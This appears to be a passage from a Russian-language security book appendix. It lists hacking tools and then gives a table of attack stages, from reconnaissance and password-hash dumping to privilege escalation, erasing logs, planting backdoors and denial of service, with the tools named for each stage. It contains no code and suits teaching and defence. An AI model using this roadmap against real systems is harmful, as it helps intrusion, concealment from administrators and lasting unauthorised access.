- **Netviewx** Извлечение данных о NetBIOS
- **NTFSDOS** Драйвер чтения разделов NTFS с загрузочных дискет DOS
- **Pinger** Быстрая программа проверки по ping для систем NT от Rhino9
- **PortPro** Быстрый сканер одиночного порта с графическим интерфейсом
- **Portscan** Простой сканер портов с графическим интерфейсом
- **Pwdump** Вывод дампа базы данных SAM с хэшами паролей
- **Pwdump2** Вывод дампа базы данных SAM из памяти
- **Revelation** Обнаружение паролей в памяти компьютера
- **Samdump** Вывод дампа базы данных SAM из файлов резервного копирования SAM
- **Scan** Простой сканер портов NT, работающий из командной строки
- **Sid2user** Поиск имени пользователя по идентификатору SID
- **Spade 1.10** Многоцелевая сетевая утилита

- **User2sid** Поиск идентификатора SID по имени пользователя
- **Virtual Network Computing 3.3.2r6** Графическая утилита удаленного доступа

Списки слов и словари

- **Public dictionaries** Набор словарей, собранных в Интернете
- **Public wordlists** Набор списков слов, собранных в Интернете

Боевой прозвон

- **THC-Scan 2.0** Номеронабиратель для работы с модемами в DOS
- **ToneLoc** Исходная версия модемного номеронабирателя

Сценарии создания перечней

- **Unixscan** Сценарий на языке Perl для UNIX, выводящий перечень наиболее ценной информации о сети
- **NTscan** Сценарий на языке Perl для NT, выводящий перечень наиболее ценной информации о сети

Анатомия взлома сетей

Цели	Методы	Технологии	Средства (см. приложение D)
Перед атакой важно выяснить имена и диапазон целевых адресов. Нельзя пропустить ни одной детали.	Рекогносцировка	Поиск в открытых источниках whois Web-интерфейс для whois ARIN whois Трансляция зон DNS	USENet, поисковые системы, Edgar Любой клиент UNIX http://www.networksolutions.com/cgi-bin/whois/whois/ http://www.arin.net/whois/ dig, nslookup ls -d, Sam Spade
Выяснение и общая оценка входных служб системы для выделения наиболее перспективного метода взлома.	Сканирование	Поиск по ping Сканирование портов TCP/UDP	fping, WS_Ping ProPack nmap, scan.exe
Подробное исследование существующих учетных записей пользователей или плохо защищенных общих ресурсов.	Перечень	Список учетных записей пользователей Список общих файлов Идентификация приложений	OumpACL, sid2user, null sessions, OnSite Admin showmount, NAT, Legion Захват баннеров по telnet или netcat, rpcinfo
Собрано достаточно данных для квалифицированного доступа в систему.	Получение доступа к системе	Подглядывание паролей Взлом общих файлов методом "грубой силы" Захват файлов паролей Переполнение буферов	tcpdump, L0phtcrack readsmb NAT, legion tftp, pwddump2 (NT) ttdb, eEye IISHack
Если на предыдущем уровне достигнут доступ только к непривилегированной учетной записи, то проводится попытка получения полного контроля над системой.	Расширение полномочий	Взлом пароля Раскрытие секретов	crack, LOphtcrack rdist, getadmin, sechole
Очередной этап сбора информации для доступа к системам с доверительными отношениями.	Кража информации	Переход на системы с доверительными отношениями Поиск паролей в текстовых файлах	rhosts, LSA Secrets Пользовательские данные, конфигурационные файлы, реестр
Необходимо скрыть от системного администратора присутствие в системе и удалить все следы взлома.	Уничтожение следов	Обычная регистрация в системе Средства "заметания" следов работы	zap, графический интерфейс журнала событий, elsave Скрытые каталоги, файловые потоки
Создание "черного хода" позволит быстро взломать систему в будущем.	Создание "черного хода"	Создание обманной учетной записи пользователя Планирование пакетных заданий Инфицирование файлов запуска Внедрение служб удаленного управления Установка средств мониторинга Замена приложений программами-"троянцами"	members of wheel, Administrators cron, AT rc, папка Startup, ключи реестра netcat, remote.exe, VNC Регистраторы клавиатурного ввода, добавление учетной записи для почтового псевдонима системного администратора login, fpnwclnt.dll
Если попытка взлома системы не удалась, последним средством становится нарушение ее работоспособности.	Отказ в обслуживании	Пакеты SYN Пакеты ICMP Идентичные запросы SYN для источника/назначения Перекрытие фрагментов/смещений Пакеты TCP с ошибкой "вне границ"	synk4 ping of death, smurf land, latierra teardrop, bonk, newtear supernuke.exe